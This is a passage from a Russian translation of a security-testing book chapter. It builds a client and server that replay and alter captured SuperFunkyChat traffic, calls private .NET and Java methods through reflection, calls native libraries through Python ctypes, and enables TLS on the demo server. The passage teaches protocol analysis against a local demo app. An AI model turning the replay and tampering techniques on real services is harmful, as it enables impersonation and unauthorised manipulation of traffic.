Запустите одно клиентское соединение через этот прокси и поупражняйтесь с клиентом. Затем закройте соединение в клиенте и нажмите `Enter` в консоли, чтобы выйти из прокси и записать данные пакета в файл *packets.bin*. (Сохраните копию этого файла; нам она понадобится для нашего клиента и сервера.)

Реализация простого сетевого клиента

Далее мы будем использовать перехваченный трафик для реализации простого сетевого клиента. Для этого воспользуемся классом `NetClientTemplate`, чтобы установить новое соединение с сервером и предоставить интерфейс для чтения и записи сетевых пакетов. Скопируйте листинг 8.6 в файл *chapter8_client.csx*.

Листинг 8.6. Простой клиент для подмены трафика SuperFunkyChat

chapter8_client.csx

```
#load "parser.csx"

using static System.Console;
using static CANAPE.Cli.ConsoleUtils;

❶ if (args.Length < 1) {
    WriteLine("Please Specify a Capture File");
    return;
}
❷ var template = new NetClientTemplate();
template.Port = 12345;
template.Host = "127.0.0.1";
template.AddLayer<Parser>();
❸ template.InitialData = new byte[] { 0x42, 0x49, 0x4E, 0x58 };

❹ var packets = LogPacketCollection.ReadFromFile(args[0]);

❺ using(var adapter = template.Connect()) {
    WriteLine("Connected");
    // Пишем пакеты в адаптер
  ❻ foreach(var packet in packets.GetPacketsForTag("Out")) {
        adapter.Write(packet.Frame);
    }

    // Устанавливаем тайм-аут 1000 мс при чтении, чтобы мы отключились
    adapter.ReadTimeout = 1000;
  ❼ DataFrame frame = adapter.Read();
```

```
    while(frame != null) {
        WritePacket(frame);
        frame = adapter.Read();
    }
}
```

Одно из нововведений в этом коде состоит в том, что каждый сценарий получает список аргументов командной строки в переменной `args` ❶. Используя аргументы командной строки, можно указать разные файлы перехвата пакетов без изменения сценария.

`NetClientTemplate` настроен ❷ аналогично нашему прокси, выполняя подключения к 127.0.0.1:12345, но с некоторыми отличиями для поддержки клиента. Например, поскольку мы анализируем начальный сетевой трафик внутри класса `Parser`, наш файл перехвата не содержит начального магического значения, которое клиент отправляет на сервер. Мы добавляем в шаблон массив `InitialData` с магическими байтами ❸, чтобы правильно установить соединение.

Затем считываем пакеты из файла ❹ в коллекцию пакетов. Когда все настроено, мы вызываем метод `Connect()`, чтобы установить новое соединение с сервером. Метод `Connect()` возвращает адаптер данных, который позволяет нам читать и записывать проанализированные пакеты в соединении. Любой прочитанный нами пакет также пройдет через класс `Parser` и удалит поля длины и контрольной суммы.

После этого мы фильтруем загруженные пакеты только на исходящие и записываем их в сетевое подключение ❻. Класс `Parser` снова гарантирует, что к любым пакетам данных, которые мы пишем, прикреплены соответствующие заголовки перед отправкой на сервер. Наконец, мы считываем пакеты и выводим их на консоль до тех пор, пока соединение не будет закрыто или не истечет время чтения ❼.

Когда вы запускаете этот сценарий, передавая путь к ранее перехваченным пакетам, он должен подключиться к серверу и воспроизвести ваш сеанс. Например, любое сообщение, отправленное в исходном перехвате, должно быть отправлено повторно.

Конечно, простое воспроизведение исходного трафика не обязательно так полезно. Было бы лучше изменить трафик для тестирования функций протокола, и теперь, когда у нас есть очень простой клиент, мы можем изменить трафик, добавив код в цикл отправки. Можно было бы просто изменить имя пользователя во всех пакетах на что-нибудь другое, например вместо `user1` написать `bobsmith`, заменив внутренний код цикла отправки (строка с номером ❻ в листинге 8.6) на код, показанный в листинге 8.7.

Листинг 8.7. Простой редактор пакетов для клиента

```
❶ string data = packet.Frame.ToDataString();
❷ data = data.Replace("\u0005user1", "\u0008bobsmith");
  adapter.Write(data.ToDataFrame());
```

Чтобы отредактировать имя пользователя, мы сначала конвертируем пакет в формат, с которым нам легко работать. В данном случае мы преобразуем его в двоичную строку, используя метод `ToDataString()` ❶, что приводит к созданию строки C#, в которой каждый байт преобразуется непосредственно в одно и то же значение символа. Поскольку в строках SuperFunkyChat в качестве префикса используется их длина, мы используем управляющую последовательность *uXXXX* для замены байта 5 на 8 для новой длины имени пользователя. Таким же образом можно заменить любой непечатаемый двоичный символ, используя управляющую последовательность для байтовых значений.

При повторном запуске клиента все экземпляры `user1` должны быть заменены на `bobsmith` (Конечно, на этом этапе можно выполнить гораздо более сложную модификацию пакета, но я предоставлю это вам, чтобы вы поэкспериментировали.)

Реализация простого сервера

Мы реализовали простой клиент, но проблемы с безопасностью могут возникать как в клиентских, так и в серверных приложениях. Поэтому теперь мы реализуем собственный сервер, аналогично тому, что делали для клиента.

Сначала реализуем небольшой класс, который будет действовать как код сервера. Этот класс будет создаваться для каждого нового подключения. Метод `Run()` в классе получит объект `Data Adapter`, по сути такой же, как и тот, что мы использовали для клиента. Скопируйте листинг 8.8 в файл *chat_server.csx*.

Листинг 8.8. Простой серверный класс для протокола чата

chat_server.csx

```
using CANAPE.Nodes;
using CANAPE.DataAdapters;
using CANAPE.Net.Templates;

❶ class ChatServerConfig {
    public LogPacketCollection Packets { get; private set; }
    public ChatServerConfig() {
        Packets = new LogPacketCollection();
    }
}

❷ class ChatServer : BaseDataEndpoint<ChatServerConfig> {
    public override void Run(IDataAdapter adapter, ChatServerConfig config) {
        Console.WriteLine("New Connection");
      ❸ DataFrame frame = adapter.Read();
        // Ждем, пока клиент пришлет нам первый пакет
        if (frame != null) {
            // Запись всех пакетов в клиент
          ❹ foreach(var packet in config.Packets) {
                adapter.Write(packet.Frame);
            }
        }
```

```
        frame = adapter.Read();
    }
}
```

Код в пункте ❶ – это класс конфигурации, который просто содержит коллекцию журналов пакетов. Можно было бы упростить код, просто указав `LogPacketCollection` в качестве типа конфигурации, но, поступая так с отдельным классом, вы демонстрируете, как можно было бы проще добавить собственную конфигурацию.

Код в пункте ❷ определяет класс сервера. Он содержит функцию `Run()`, которая принимает адаптер данных и конфигурацию сервера и позволяет нам читать и вести запись в адаптер данных после ожидания, пока клиент отправит нам пакет ❸. Как только мы получаем пакет, то немедленно отправляем клиенту весь наш список пакетов ❹.

Обратите внимание, что мы не фильтруем пакеты ❹ и не указываем, что используем какой-либо конкретный парсер для сетевого трафика. Фактически весь этот класс полностью независим от протокола SuperFunkyChat. Мы настраиваем большую часть поведения сетевого сервера внутри шаблона, как показано в листинге 8.9.

Листинг 8.9. Простой пример ChatServer

chapter8_example_server.csx

```
❶ #load "chat_server.csx"
  #load "parser.csx"
  using static System.Console;

  if (args.Length < 1) {
      WriteLine("Please Specify a Capture File");
      return;
  }
❷ var template = new NetServerTemplate<ChatServer, ChatServerConfig>();
  template.LocalPort = 12345;
  template.AddLayer<Parser>();
❸ var packets = LogPacketCollection.ReadFromFile(args[0])
                                   .GetPacketsForTag("In");
  template.ServerFactoryConfig.Packets.AddRange(packets);

❹ var service = template.Create();
  service.Start();
  WriteLine("Created {0}", service);
  WriteLine("Press Enter to exit...");
  ReadLine();
  service.Stop();
```

Листинг 8.9 может показаться вам знакомым, потому что он очень похож на сценарий, который мы использовали для DNS-сервера в листинге 2.11. Он начинается с загрузки в *chat_server.csx* сценария для определения нашего класса ChatServer ❶. Далее мы создаем шаблон сервера ❷, указав тип сервера и конфигурацию. Затем загружаем пакеты из файла, переданного в командной строке, фильтруя для пе-

рехвата только входящие пакеты и добавляя их в коллекцию пакетов в конфигурации ❸. Наконец, мы создаем сервис и запускаем его ❹. Теперь сервер ожидает новые подключения на TCP-порту 12345.

Опробуем сервер с приложением ChatClient; перехваченный трафик должен быть отправлен обратно клиенту. После того как все данные будут отправлены клиенту, сервер автоматически закроет соединение. Пока вы видите сообщение, которое мы повторно отправили, не беспокойтесь, если увидите ошибку в выводе ChatClient. Конечно, вы можете добавить для сервера некоторые функции, например изменение трафика или создание новых пакетов.

Повторное использование существующего исполняемого кода

В этом разделе мы рассмотрим различные способы повторного использования существующего двоичного кода для уменьшения объема работы, связанной с реализацией протокола. После того как вы определили детали протокола путем обратной разработки исполняемого файла (возможно, воспользовавшись советами из главы 6), вы быстро поймете, что если сможете повторно использовать исполняемый код, то вам не придется реализовывать протокол.

В идеале у вас должен быть исходный код, необходимый для реализации определенного протокола, потому что это либо открытый исходный код, либо реализация на языке сценариев, таком как Python. Если у вас есть исходный код, вы сможете перекомпилировать или напрямую повторно использовать код в собственном приложении. Однако когда код скомпилирован в двоичный исполняемый файл, ваши возможности более ограничены. Сейчас мы рассмотрим каждый вариант.

Платформы языков программирования с компиляцией в управляемый код, таких как .NET и Java, на сегодняшний день являются платформами, где проще всего повторно использовать существующий исполняемый код, потому что они имеют четко определенную структуру метаданных в скомпилированном коде, которая позволяет компилировать новое приложение с использованием внутренних классов и методов. Напротив, в таких платформах, как C или C++, компилятор не дает никаких гарантий, что любой компонент внутри двоичного исполняемого файла можно легко вызвать извне.

Правильно определенные метаданные также поддерживают *рефлексию*, т. е. способность приложения поддерживать позднее связывание исполняемого кода для проверки данных во время выполнения и для выполнения произвольных методов. Хотя можно легко использовать декомпиляцию при работе со множеством управляемых языков, это не всегда удобно, особенно при работе с обфусцированными приложениями. Это связано с тем, что обфускация может помешать надежной декомпиляции в пригодный для использования исходный код.

Конечно, части исполняемого кода, которые вам нужно будет выполнить, будут зависеть от анализируемого приложения. В следующих разделах я подробно расскажу о паттернах программирования и методах, которые можно использовать для вызова соответствующих частей кода в приложениях .NET и Java, платформах, которые вы, скорее всего, встретите.

Повторное использование кода в приложениях .NET

Как обсуждалось в главе 6, приложения .NET состоят из одной или нескольких сборок, которые могут быть либо исполняемым файлом (с расширением *.exe*), либо библиотекой (*.dll*). Когда дело доходит до повторного использования существующего кода, форма сборки не имеет значения, потому что мы можем вызывать методы в обоих случаях одинаково.

Можем ли мы просто скомпилировать наш код с кодом сборки, будет зависеть от видимости типов, которые мы пытаемся использовать. Платформа .NET поддерживает различные области видимости для типов и членов. Тремя наиболее важными формами видимости являются открытая, закрытая и внутренняя. Открытые типы или члены доступны всем вызывающим объектам за пределами сборки. Закрытые типы или члены ограничены областью видимости текущим типом (например, у вас может быть закрытый класс внутри открытого класса). Внутренняя область видимости ограничивает типы или члены только вызывающими объектами внутри одной сборки, где они действуют так, как если бы были открытыми (хотя внешний вызов нельзя скомпилировать, используя их). Например, рассмотрим код C# из листинга 8.10.

Листинг 8.10. Примеры областей видимости .NET

```
❶ public class PublicClass
  {
    private class PrivateClass
    {
   ❷ public PrivatePublicMethod() {}
    }
    internal class InternalClass
    {
   ❸ public void InternalPublicMethod() {}
    }
    private void PrivateMethod() {}
    internal void InternalMethod() {}
  ❹public void PublicMethod() {}
  }
```

В листинге 8.10 определены всего три класса: открытый, закрытый и внутренний. Когда вы выполняете компиляцию, используя сборку,

содержащую эти типы, только `PublicClass` может быть доступен напрямую наряду с методом `PublicMethod()` (❶ и ❹); попытка доступа к любому другому типу или члену вызовет ошибку в компиляторе. Но обратите внимание, здесь определены открытые члены – ❷ и ❸. Разве нельзя получить к ним доступ? К сожалению, нет, потому что они содержатся внутри области видимости `PrivateClass` или `InternalClass`. Область видимости класса имеет приоритет над видимостью членов.

После того как вы определили, являются ли нужные вам типы и члены открытыми, можно добавить ссылку на сборку при компиляции. Если вы используете интегрированную среду разработки, то вам следует найти метод, позволяющий добавить эту ссылку в ваш проект. Но если вы выполняете компиляцию из командной строки с использованием Mono или .NET-фреймворка для Windows, то необходимо указать параметр `-reference:`*<FILEPATH>* для соответствующего компилятора C #, CSC или MCS.

Использование рефлексии (Reflection API)

Если все типы и члены не являются открытыми, вам потребуется использовать рефлексию. Большинство из них можно найти в пространстве имен `System.Reflection`, за исключением класса `Type`, который находится в пространстве имен `System`. В табл. 8.1 перечислены наиболее важные классы с точки зрения функциональности рефлексии.

Таблица 8.1. Типы рефлексии .NET

Название класса	Описание
`System.Type`	Представляет один тип в сборке и позволяет получить доступ к информации о своих членах
`System.Reflection.Assembly`	Обеспечивает доступ к загрузке и изучению сборки, а также перечисление доступных типов
`System.Reflection.MethodInfo`	Представляет метод в типе
`System.Reflection.FieldInfo`	Представляет поле в типе
`System.Reflection.PropertyInfo`	Представляет свойство в типе
`System.Reflection.ConstructorInfo`	Представляет конструктор класса

Загрузка сборки

Прежде чем вы сможете что-либо делать с типами и членами, необходимо загрузить сборку с помощью метода `Load()` или `LoadFrom()` класса `Assembly`. Метод `Load()` принимает *имя сборки*, которое является идентификатором сборки, предполагающим, что файл сборки находится в том же месте, что и вызывающее приложение. Метод `LoadFrom()` принимает путь к файлу сборки.

Для простоты мы возьмем метод `LoadFrom()`, который можно использовать в большинстве случаев. В листинге 8.11 показан простой пример того, как загрузить сборку из файла и извлечь тип по имени.

Листинг 8.11. Простой пример загрузки сборки

```
Assembly asm = Assembly.LoadFrom(@"c:\path\to\assembly.exe");
Type type = asm.GetType("ChatProgram.Connection");
```

Имя типа всегда является полностью определенным именем, включая его пространство имен. Например, в листинге 8.11 имя типа, к которому осуществляется доступ, – `Connection` внутри пространства имен `ChatProgram`. Каждая часть имени типа отделена точками.

Как получить доступ к классам, объявленным внутри других классов, например показанным в листинге 8.10? В C# для этого нужно указать имена родительского и дочернего классов, разделив их точками. Фреймворк способен различать `ChatProgram.Connection`, где нам нужен класс `Connection` в пространстве имен `ChatProgram`, и дочерний класс `Connection` внутри класса `ChatProgram` с помощью символа знака плюса (+): `ChatProgram+Connection` представляет связь родительского и дочернего классов.

В листинге 8.12 показан простой пример того, как можно было бы создать экземпляр внутреннего класса и вызвать методы. Предположим, что класс уже скомпилирован в собственную сборку.

Листинг 8.12. Простой пример класса C#

```
internal class Connection
{
  internal Connection() {}

  public void Connect(string hostname)
  {
    Connect(hostname, 12345);
  }

  private void Connect(string hostname, int port)
  {
    // Реализация...
  }

  public void Send(byte[] packet)
  {
    // Реализация...
  }

  public void Send(string packet)
  {
    // Реализация...
  }

  public byte[] Receive()
  {
    // Реализация...
  }
}
```

Первый шаг, который нужно сделать, – это создать экземпляр этого класса `Connection`. Мы могли бы сделать это, вызвав `GetContructor` для типа и вызвав его вручную, но иногда есть более простой способ. Один из них – использовать встроенный класс `System.Activator` для обработки создания экземпляров типов для нас, по крайней мере в очень простых сценариях. В таком сценарии мы вызываем метод `CreateInstance()`, который принимает экземпляр типа для создания и логическое значение, указывающее на то, является ли конструктор открытым. Поскольку он не является открытым (а внутренним), нам нужно передать значение `true`, чтобы активатор нашел подходящий конструктор.

В листинге 8.13 показано, как создать новый экземпляр при условии использования закрытого конструктора без параметров.

Листинг 8.13. Создание нового экземпляра объекта `Connection`

```
Type type = asm.GetType("ChatProgram.Connection");
object conn = Activator.CreateInstance(type, true);
```

На данном этапе мы должны вызвать открытый метод `Connect()`. Среди возможных методов класса `Type` вы найдете метод `GetMethod()`, который просто берет имя метода для поиска и возвращает экземпляр типа `MethodInfo`. Если метод нельзя найти, возвращается null. В листинге 8.14 показано, как выполнить метод, вызвав метод `Invoke()`, передав экземпляр объекта для выполнения и параметры, которые нужно передать методу.

Листинг 8.14. Выполнение метода для объекта `Connection`

```
MethodInfo connect_method = type.GetMethod("Connect");
connect_method.Invoke(conn, new object[] { "host.badgers.com" });
```

Самая простая форма метода `GetMethod()` принимает в качестве параметра имя метода, который нужно найти, но будет искать только открытые методы. Если вы хотите вызвать закрытый метод `Connect()`, чтобы иметь возможность указать произвольный TCP-порт, используйте одну из перегрузок `GetMethod()`. Эти перегрузки принимают значение перечисления `BindingFlags`, представляющее собой набор флагов, которые можно передать функциям рефлексии, чтобы определить, какую информацию вы хотите искать. В табл. 8.2 показаны некоторые важные флаги.

Таблица 8.2. Важные флаги рефлексии

Имя флага	**Описание**
`BindingFlags.Public`	Ищет открытые члены
`BindingFlags.NonPublic`	Ищет закрытые члены
`BindingFlags.Instance`	Ищет члены, которые можно использовать только в экземпляре класса
`BindingFlags.Static`	Ищет члены, к которым можно получить статический доступ без экземпляра

Чтобы получить MethodInfo для закрытого метода, можно использовать перегрузку GetMethod(), как показано в листинге 8.15, который принимает имя и флаги привязки. Нужно будет указать во флагах NonPublic и Instance, потому что нам нужен метод, который не является открытым и который можно вызывать для экземпляров типа.

Листинг 8.15. Вызов закрытого метода Connect()

```
MethodInfo connect_method = type.GetMethod("Connect",
                               BindingFlags.NonPublic | BindingFlags.Instance);
connect_method.Invoke(conn, new object[] { "host.badgers.com", 9999 });
```

Пока все идет нормально. Теперь нужно вызвать метод Send(). Поскольку он является открытым, мы должны иметь возможность вызвать базовый метод GetMethod(). Но вызов базового метода возвращает исключение, показанное в листинге 8.16, указывающее на неоднозначное совпадение. Что пошло не так?

Листинг 8.16. Исключение для метода Send()

```
System.Reflection.AmbiguousMatchException: Ambiguous match found.
   at System.RuntimeType.GetMethodImpl(...)
   at System.Type.GetMethod(String name)
   at Program.Main(String[] args)
```

Обратите внимание, что в листинге 8.12 у класса Connection есть два метода Send(): один принимает массив байтов, а другой – строку. Поскольку рефлексия не знает, какой метод вам нужен, он также не возвращает ссылку на него; вместо этого она просто бросает исключение. Сравните это с методом Connect(), который сработал, потому что флаги привязки устраняют неоднозначность вызова. Если вы ищете открытый метод с именем Connect(), то рефлексия даже не будет проверять закрытую перегрузку.

Эту ошибку можно обойти, используя еще одну перегрузку GetMethod(), определяющая именно те типы, которые нам нужны для поддержки метода. Мы выберем метод, который принимает строку, как показано в листинге 8.17.

Листинг 8.17. Вызов метода Send(string)

```
MethodInfo send_method = type.GetMethod("Send", new Type[] { typeof(string) });
send_method.Invoke(conn, new object[] { "data" });
```

Наконец, можно вызвать метод Receive(). Он является открытым, поэтому нет дополнительных перегрузок, и все должно быть просто. Поскольку метод Receive() не принимает параметров, мы можем передать методу Invoke() пустой массив или null. Так как метод Invoke() возвращает объект, нужно привести возвращаемое значение

к массиву байтов для прямого доступа к байтам. В листинге 8.18 показана окончательная реализация.

Листинг 8.18. Вызов метода `Receive()`

```
MethodInfo recv_method = type.GetMethod("Receive");
byte[] packet = (byte[])recv_method.Invoke(conn, null);
```

Повторное использование кода в приложениях Java

Java довольно похож на .NET, поэтому я просто сосредоточусь на различии между ними, которое заключается в том, что в Java нет концепции сборки. Вместо этого каждый класс представлен отдельным файлом с расширением *.class*. Хотя и можно объединить эти файлы в файл Java Archive (JAR), это всего лишь удобная функция. По этой причине в Java нет внутренних классов, к которым могут получить доступ только другие классы из той же сборки. Однако у Java есть похожая функция, классы с областью видимости *package-private* (закрытые классы на уровне пакета), к которым могут получить доступ только классы из того же пакета. (В .NET пакеты – это *пространство имен*.)

Результатом этой функции является тот факт, что если вы хотите получить доступ к таким классам, то можно написать код на Java, определяющий себя в том же пакете, который затем может получить доступ к классам и членам, доступным в пределах своего пакета `package` по желанию. Например, в листинге 8.19 показан *package-private* класс, который будет определен в библиотеке, которую вы хотите вызвать, и простой класс-мост, который можно скомпилировать в собственное приложение для создания экземпляра класса.

Листинг 8.19. Реализация класса-моста для доступа к закрытому классу на уровне пакета

```
// Package-private (PackageClass.java)
package com.example;

class PackageClass {
    PackageClass() {
    }

    PackageClass(String arg) {
    }


    @Override
    public String toString() {
        return "In Package";
    }
}

// Bridge class (BridgeClass.java)
package com.example;
```

```
public class BridgeClass {
    public static Object create() {
        return new PackageClass();
    }
}
```

Вы указываете существующий класс или файлы JAR, добавляя их местоположения в путь к классам Java, обычно путем указания параметра `-classpath` для компилятора Java или исполняемого файла среды выполнения Java.

Если вам нужно вызывать классы Java при помощи рефлексии, то основные типы рефлексии Java очень похожи на те, что были описаны в предыдущем разделе: *тип* в .NET – это *класс* в Java, `MethodInfo` – это `Method` и т. д. Таблица 8.3 содержит краткий список типов рефлексии Java.

Таблица 8.3. Типы рефлексии Java

Имя класса	Описание
`java.lang.Class`	Представляет один класс и разрешает доступ своим членам
`java.lang.reflect.Method`	Представляет метод в типе
`java.lang.reflect.Field`	Представляет поле в типе
`java.lang.reflect.Constructor`	Представляет конструктор класса

Можно получить доступ к объекту класса по имени, вызвав метод `Class.forName()`. Например, в листинге 8.20 показано, как получить `PackageClass`.

Листинг 8.20. Получение класса в Java

```
Class c = Class.forName("com.example.PackageClass");
System.out.println(c);
```

Если мы хотим создать экземпляр открытого класса с конструктором без параметров, у экземпляра `Class` есть метод `newInstance()`. Он не подойдет для нашего *private-package* класса, поэтому вместо этого мы получим экземпляр `Constructor`, вызвав метод `getDeclaredConstructor()` в экземпляре `Class`. Нужно передать список объектов класса в `getDeclaredConstructor()`, чтобы выбрать правильный конструктор на основе типов параметров, которые принимает конструктор. В листинге 8.21 показано, как выбрать конструктор, который принимает строку, а затем создает новый экземпляр.

Листинг 8.21. Создание нового экземпляра из закрытого конструктора

```
Constructor con = c.getDeclaredConstructor(String.class);
❶ con.setAccessible(true);
Object obj = con.newInstance("Hello");
```

Код в листинге 8.21 должен быть достаточно понятным, за исключением, возможно, второй строки ❶. В Java любой закрытый член, будь то конструктор, поле или метод, должен быть задан как доступный, перед тем как вы будете его использовать. Если вы не вызовете метод `setAccessible()` со значением `true`, то при вызове `newInstance()` будет брошено исключение.

Неуправляемые исполняемые файлы

Вызов произвольного кода в большинстве неуправляемых исполняемых файлов намного сложнее, чем на управляемых платформах. Хотя вы и можете вызвать указатель на внутреннюю функцию, существует разумная вероятность, что это может привести к сбою вашего приложения. Однако можно вызвать неуправляемую реализацию, когда доступ к ней явно предоставляется через динамическую библиотеку. В этом разделе приводится краткий обзор использования встроенной библиотеки Python, *ctypes*.

Примечание *Есть много сложных сценариев, включающих вызов кода, выполнение которого не управляется средой CLR, с использованием библиотеки ctypes, например передача строковых значений или вызов функций C++. Подробную информацию об этом можно найти в интернете, но этот раздел должен дать вам достаточно базовых сведений, чтобы заинтересовать вас и побудить узнать больше о том, как использовать Python для вызова неуправляемых библиотек.*

Вызов динамических библиотек

Linux, macOS и Windows поддерживают динамические библиотеки. В Linux они называются объектными файлами (*.so*), в macOS – динамическими библиотеками (*.dylib*), а в Windows – динамически подключаемыми библиотеками (*.dll*). Библиотека Python, ctypes, предоставляет наиболее универсальный способ загрузки всех этих библиотек в память и согласованный синтаксис для определения того, как вызывать экспортируемую функцию. В листинге 8.22 показана простая библиотека, написанная на C, которую мы будем использовать в качестве примера в оставшейся части раздела.

Листинг 8.22. Пример библиотеки Си lib.c

```
#include <stdio.h>
#include <wchar.h>

void say_hello(void) {
  printf("Hello\n");
}

void say_string(const char* str) {
  printf("%s\n", str);
}
```

```
void say_unicode_string(const wchar_t* ustr) {
  printf("%ls\n", ustr);
}

const char* get_hello(void) {
  return "Hello from C";
}

int add_numbers(int a, int b) {
  return a + b;
}

long add_longs(long a, long b) {
  return a + b;
}

void add_numbers_result(int a, int b, int* c) {
  *c = a + b;
}

struct SimpleStruct
{
  const char* str;
  int num;
};

void say_struct(const struct SimpleStruct* s) {
  printf("%s %d\n", s->str, s->num);
}
```

Можно скомпилировать код из листинга 8.22 в соответствующую динамическую библиотеку для платформы, которую вы тестируете. В Linux можно скомпилировать библиотеку, установив компилятор C, например GCC, и выполнив следующую команду в оболочке, которая сгенерирует общую библиотеку *lib.so*:

```
gcc -shared -fPIC -o lib.so lib.c
```

Загрузка библиотеки с помощью Python

Перейдя на Python, мы можем загрузить нашу библиотеку с помощью метода `ctypes.cdll.LoadLibrary()`, который возвращает экземпляр загруженной библиотеки с экспортированными функциями, прикрепленными к экземпляру в качестве именованных методов. Например, в листинге 8.23 показано, как вызвать метод `say_hello()` из библиотеки, скомпилированной в листинге 8.22.

Листинг 8.23. Простой пример для вызова динамической библиотеки

listing8-23.py

```
from ctypes import *

# В Linux
lib = cdll.LoadLibrary("./lib.so")
```

```
# В macOS
#lib = cdll.LoadLibrary("lib.dylib")
# В Windows
#lib = cdll.LoadLibrary("lib.dll")
# Или в Windows можно сделать следующее
#lib = cdll.lib

lib.say_hello()
>>> Hello
```

Обратите внимание, что для загрузки библиотеки в Linux необходимо указать путь. По умолчанию Linux не включает текущий каталог в порядок поиска библиотеки, поэтому загрузка файла *lib.so* завершится ошибкой. Это не относится к macOS или Windows. В Windows можно просто указать имя библиотеки после *cdll,* и она автоматически добавит расширение *.dll* и загрузит библиотеку.

Займемся исследованием. Загрузите листинг 8.23 в оболочку Python, например запустив `execfile("listing8-23.py")`, и увидите, что в ответ вернулась надпись `Hello`. Оставьте интерактивный сеанс открытым для следующего раздела.

Вызов более сложных функций

Достаточно легко вызвать простой метод, например `say_hello()`, как в листинге 8.23. Но в этом разделе мы рассмотрим, как вызывать более сложные функции, включая неуправляемые, которые принимают несколько разных аргументов.

По возможности, ctypes попытается определить, какие параметры передаются в функцию автоматически на основе переданных вами параметров в сценарии Python. Кроме того, библиотека всегда будет предполагать, что тип возвращаемого значения метода – целое число C. Например, в листинге 8.24 показано, как вызвать методы `add_numbers()` или `say_string()` наряду с ожидаемым выводом из интерактивного сеанса.

Листинг 8.24. Вызов простых методов

```
print lib.add_numbers(1, 2)
>>> 3
lib.say_string("Hello from Python");
>>> Hello from Python
```

Более сложные методы требуют использования типов данных ctypes для явного указания того, какие типы мы хотим использовать, как определено в пространстве имен ctypes. В табл. 8.4 показаны некоторые наиболее распространенные типы данных.

Чтобы указать тип возвращаемого значения, можно назначить тип данных свойству `lib.name.restype`. Например, в листинге 8.25 показано, как вызвать метод `get_hello()`, который возвращает указатель на строку.

Таблица 8.4. Python ctypes и их эквивалент в нативном типе C

Типы Python	Нативные типы C
c_char, c_wchar	char, wchar_t
c_byte, c_ubyte	char, unsigned char
c_short, c_ushort	short, unsigned short
c_int, c_uint	int, unsigned int
c_long, c_ulong	long, unsigned long
c_longlong, c_ulonglong	long long, unsigned long long (обычно 64 бит)
c_float, c_double	float, double
c_char_p, c_wchar_p	char*, wchar_t* (нуль-терминированные строки)
c_void_p	void* (нетипизированный указатель)

Листинг 8.25. Вызов метода, возвращающего строку C

```
# До установки типа возвращаемого значения
print lib.get_hello()
>>> -1686370079

# После установки типа возвращаемого значения
lib.get_hello.restype = c_char_p
print lib.get_hello()
>>> Hello from C
```

Если вместо этого вы хотите указать аргументы, передаваемые методу, то можно установить массив типов данных в свойстве `argtypes`. Например, в листинге 8.26 показано, как правильно вызвать метод `add_longs()`.

Листинг 8.26. Указание argtypes для вызова метода

```
# До argtypes
lib.add_longs.restype = c_long
print lib.add_longs(0x100000000, 1)
>>> 1

# После argtypes
lib.add_longs.argtypes = [c_long, c_long]
print lib.add_longs(0x100000000, 1)
>>> 4294967297
```

Чтобы передать параметр через указатель, используйте функцию `byref`. Например, метод `add_numbers_result()` возвращает значение как указатель на целое число, как показано в листинге 8.27.

Листинг 8.27. Вызов метода со ссылочным параметром

```
i = c_int()
lib.add_numbers_result(1, 2, byref(i))
print i.value
>>> 3
```

Вызов функции со структурным параметром

Можно определить структуру для ctypes, создав класс, унаследованный от класса `Structure`, и назначив `_fields_ property`, а затем передать структуру в импортированный метод. В листинге 8.28 показано, как это сделать для функции `say_struct()`, которая принимает указатель на структуру, содержащую строку и число.

Листинг 8.28. Вызов метода, принимающего структуру

```
class SimpleStruct(Structure):
  _fields_ = [("str", c_char_p),
              ("num", c_int)]

s = SimpleStruct()
s.str = "Hello from Struct"
s.num = 100
lib.say_struct(byref(s))
>>> Hello from Struct 100
```

Вызов функций с помощью Python в Microsoft Windows

В этом разделе информация о вызове неуправляемых библиотек в Windows относится к 32-битной версии Windows. Как обсуждалось в главе 6, вызовы Windows API могут указывать ряд различных соглашений о вызовах, наиболее распространенными из которых являются *stdcall* и *cdecl*. При использовании *cdll* все вызовы предполагают, что это функция *cdecl*, но для свойства *windll* по умолчанию используется *stdcall*. Если DLL экспортирует методы *cdecl* и *stdcall*, то при необходимости можно смешивать вызовы через *cdll* и *windll*.

Примечание *Вам нужно будет рассмотреть дополнительные сценарии вызова с использованием библиотеки Python ctypes, например как передавать строки или вызывать функции C++. Можно найти много подробных ресурсов в сети, но этот раздел должен дать вам достаточно базовых сведений, чтобы заинтересовать вас и побудить узнать больше о том, как использовать Python для вызова неуправляемых библиотек.*

Шифрование и работа с TLS

Шифрование сетевых протоколов может затруднить анализ протокола и его повторную реализацию для проверки на предмет наличия проблем безопасности. К счастью, большинство приложений не используют собственную криптографию, а используют версию TLS, как описано в конце главы 7. Поскольку TLS – известная величина, зачастую можно удалить ее из протокола или реализовать повторно с помощью стандартных инструментов и библиотек.

Изучение используемого шифрования

Возможно, неудивительно, что SuperFunkyChat поддерживает конечную точку TLS, хотя вам необходимо настроить ее, передав путь к сертификату сервера. Для этой цели двоичный дистрибутив SuperFunkyChat поставляется с файлом *server.pfx*. Перезапустите приложение `ChatServer` с параметром `--server_cert`, как показано в листинге 8.29, и проследите за выводом, чтобы убедиться, что TLS активирован.

Листинг 8.29. Запуск ChatServer с сертификатом TLS

```
$ ChatServer  --server_cert ChatServer/server.pfx
ChatServer (c) 2017 James Forshaw
WARNING: Don't use this for a real chat system!!!
Loaded certificate, Subject=CN=ExampleChatServer❶
Running server on port 12345 Global Bind False
Running TLS server on port 12346❷ Global Bind False
```

Два признака в выводе из листинга 8.29 показывают на то, что TLS был активирован. Сначала отображается имя субъекта сертификата сервера ❶. Во-вторых, видно, что сервер TLS слушает порт 12346 ❷.

Нет необходимости указывать номер порта при подключении клиента с параметром `--tls`: клиент автоматически увеличивает номер порта. В листинге 8.30 показано, что при добавлении клиенту параметра командной строки `--tls` отображается основная информация о подключении к консоли.

Листинг 8.30. Обычное клиентское соединение

```
  $ ChatClient --tls user1 127.0.0.1
  Connecting to 127.0.0.1:12346
❶ TLS Protocol: TLS v1.2
❷ TLS KeyEx : RsaKeyX
❸ TLS Cipher : Aes256
❹ TLS Hash : Sha384
❺ Cert Subject: CN=ExampleChatServer
❻ Cert Issuer : CN=ExampleChatServer
```

В этом выводе используемый протокол обозначен как TLS 1.2 ❶. Также можно увидеть согласованный обмен ключами ❷, шифр ❸ и хеш-алгоритмы ❹. В строке с пунктом ❺ мы видим информацию о сертификате сервера, включая имя субъекта сертификата, которое обычно представляет владельца сертификата. Cert Issuer ❻ – это орган, подписавший сертификат сервера, и это следующий сертификат в цепочке, как описано в разделе «Инфраструктура открытых ключей». В данном случае субъект сертификата и издатель сертификата совпадают. Обычно это означает, что сертификат самоподписанный.

Расшифровка TLS-трафика

